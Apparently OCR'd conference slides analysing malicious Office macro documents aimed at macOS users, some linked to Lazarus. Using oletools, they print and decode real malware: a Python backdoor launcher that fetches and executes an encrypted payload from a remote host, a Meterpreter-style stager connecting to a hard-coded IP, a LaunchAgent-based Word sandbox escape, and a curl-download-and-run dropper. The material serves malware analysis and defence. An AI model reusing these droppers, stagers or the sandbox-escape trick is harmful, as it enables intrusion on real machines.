


"Cryptocurrency businesses still being targeted by Lazarus"  
[securelist.com/cryptocurrency-businesses-still-being-targeted-by-lazarus](https://securelist.com/cryptocurrency-businesses-still-being-targeted-by-lazarus)




# Analysis

understanding macro based attacks



# EXTRACTING EMBEDDED MARCOS

## oletools, ftw



```
$ sudo pip install -U oletools
$ olevba -c <path/to/document>
```

github.com/decalage2/oletools

installation/usage

```
$ olevba -c ~/Documents/HelloWorld.docm
olevba 0.55.1 on Python 3.7.3 - http://decalage.info/python/oletools
=====
FILE: /Users/patrick/Documents/HelloWorld.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Sub AutoOpen()
  MsgBox "Hello World!", 0, "Title"
End Sub
```

AutoOpen ()  
"(automatically) runs after you open a new document"



macro extraction



"Description of behaviors of AutoExec & AutoOpen macros"

[support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word](http://support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word)

# ANALYSIS:

## "U.S. Allies & Rivals Digest Trump's Victory"

```
$ olevba -c "U.S. Allies and Rivals Digest Trump's Victory.docm"
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
-----
Sub autoopen()
Fisher
End Sub

Public Sub Fisher()


Dim result As Long
Dim cmd As String
cmd = "ZFhGcHJ2c2dNQ1NJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
...
result = system("echo ""import sys,base64;exec(base64.b64decode(
    \"\" \" & cmd & \" \")\"");\" | python &")
End Sub
```

Sub autoopen()  
Fisher  
End Sub

Fisher() embedded macros

via 'autoopen'  
'Fisher' subroutine:  
automatically executed

- Sub 'Fisher()':
- 1 concat base64-encoded str.
  - 2 decode & exec via python





# ANALYSIS:

## "U.S. Allies & Rivals Digest Trump's Victory"

firewall check

```
$ python
>>> import base64
>>> cmd = "ZFhGcHJ2c2dNQ1NJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBv . . . . "
>>> base64.b64decode(cmd)
...
dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
    sys.exit()

...

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
    j = (j + S[i] + ord(key[i % len(key)])) % 256
    S[i], S[j] = S[j], S[i]

...

exec(''.join(out))
```

decoded python code  
...looks familiar!?

- 1 LittleSnitch running?
- 2 Download 2<sup>nd</sup>-stage payload ([www.securitychecking.org](http://www.securitychecking.org))
- 3 RC4 decrypt this payload (key: fff96aed07cb7ea...)
- 4 Execute decrypted payload

```
launcherBase += "import re, subprocess;"
launcherBase += "cmd = \"ps -ef | grep Little\ Snitch | grep -v grep\"\n"
launcherBase += "ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)\n"
launcherBase += "out = ps.stdout.read()\n"
launcherBase += "ps.stdout.close()\n"
launcherBase += "if re.search(\"Little Snitch\", out):\n"
launcherBase += "    sys.exit()\n"
```

```
launcherBase += "S,j,out=range(256),0,[]\n"
launcherBase += "for i in range(256):\n"
launcherBase += "    j=(j+S[i]+ord(key[i%len(key)]))%256\n"
launcherBase += "    S[i],S[j]=S[j],S[i]\n"
launcherBase += "i=j=0\n"
launcherBase += "for char in a:\n"
launcherBase += "    i=(i+1)%256\n"
launcherBase += "    j=(j+S[i])%256\n"
launcherBase += "    S[i],S[j]=S[j],S[i]\n"
launcherBase += "    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))\n"
launcherBase += "exec(''.join(out))"
```

EmPyre (python backdoor)

# ANALYSIS :

## "BitcoinMagazine-Quidax\_InterviewQuestions\_2018"

```
$ olevba -c "BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"
```

```
Private Sub Document_Open()
```

```
payload = "import base64,sys;exec(base64.b64decode({2:str,3:lambda  
b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxyzdHJ' &  
"...6c30pCg==')));"
```

```
path = Environ("HOME") &  
"/../../../../../Library/LaunchAgents/~$com.xpnsec.plist"  
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" &  
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN""-..."">\n" &  
"<plist version=""1.0"">\n" &  
"<dict>\n" &  
"<key>Label</key>\n" &  
"<string>com.xpnsec.sandbox</string>\n" &  
"<key>ProgramArguments</key>\n" &  
"<array>\n" &  
"<string>python</string>\n" &  
"<string>-c</string>\n" &  
"<string>" & payload & "</string>" &  
"</array>\n" &  
"<key>RunAtLoad</key>\n" &  
"<true/>\n" &  
"</dict>\n" &  
"</plist>"
```


```
Result = system("echo "" & arg & "" > !" & path & "", "r")
```

```
'Result = system("launchctl bootout gui/$UID", "r")
```


```
End Sub
```

'Document\_Open()':  
triggers automatic execution

1 decode & exec via python



2 create ~\$com.xpnsec.plist



# ANALYSIS :


## "BitcoinMagazine-Quidax\_InterviewQuestions\_2018"

```
$ python
>>> import base64
>>> payload = "aW1wb3J0IHNvY2tldCxxzdHJ1Y3Qs3IgeCBpbiByYW5n...30pCg=="
>>> base64.b64decode(payload)

"import socket,struct,time\nfor x in range(10):\n\ttry:\n\t\n\t\tts=socket.socket(2,socket.SOCK_STREAM)\n\t\tts.connect(('109.202.107.20',9622))\n\t\t\tbreak\n\t\texcept:\n\t\t\ttime.sleep(5)\n\t\t\tl=struct.unpack('>I',s.recv(4))[0]\n\t\t\tnd=s.recv(1)\n\t\t\twhile len(d)<1:\n\t\t\t\tnd+=s.recv(1-len(d))\n\t\t\t\texec(d,{'s':s})\n\t\t\t\n"
```

```
01 import socket, struct, time
02 for x in range(10):
03     try:
04         s=socket.socket(2,socket.SOCK_STREAM)
05         s.connect(('109.202.107.20',9622))
06         break
07     except:
08         time.sleep(5)
09
10     l=struct.unpack('>I',s.recv(4))[0]
11     d=s.recv(1)
12     while len(d)<1:
13         d+=s.recv(1-len(d))
14
15     exec(d,{'s':s})
```

109.202.107.20



download & exec  
... Meterpreter



# ANALYSIS :

## "BitcoinMagazine-Quidax\_InterviewQuestions\_2018"

```

path = Environ("HOME") &
"/../../../../../../../../Library/LaunchAgents/~$com.xpnsec.plist"

arg = "<?xml version=""1.0"" ...>\n" & _
"<!DOCTYPE plist PUBLIC ...">\n" & _
"<plist version=""1.0"">\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
...
"</plist>"
Result = system("echo "" & arg & "" > !" & path & "!", "r")

```



```

path = Environ("HOME") & "/../../../../../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" & _
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN"" ""http://www.apple.com/D'
1.0.dtd"">\n" & _
"<plist version=""1.0"">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
"</array>\n" & _
"<key>RunAtLoad</key>\n" & _
"<true/>\n" & _
"</dict>\n" & _
"</plist>"

```

embedded macro code ... "stolen" !?

Adam's PoC

```

$ codesign --display -v --entitlements - "Microsoft Word.app"
...
com.apple.security.exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)\~\${[^/]+$"))
  )
)

```

"...allows us to create a file anywhere on the filesystem as long as it ends with ~\$something"  
 -(Adam Chester)

sandbox escape via

/Library/LaunchAgents/~\$com.xpnsec.plist

Word's Sandbox Profile



 "Escaping the Microsoft Office Sandbox"  
[objective-see.com/blog/blog\\_0x35.html](http://objective-see.com/blog/blog_0x35.html)

# ANALYSIS :

## "샘플\_기술사업계획서 (벤처기업평가용.doc)"


```
$ olevba -c "샘플_기술사업계획서 (벤처기업평가용.doc)"  
  
Sub AutoOpen()  
...  
#If Mac Then  
  sur = "https://nzssdm.com/assets/mt.dat"  
  ...  
  
  res = system("curl -o " & spath & " " & sur)  
  res = system("chmod +x " & spath)  
  res = popen(spath, "r")  
End Sub
```

macOS-specific logic

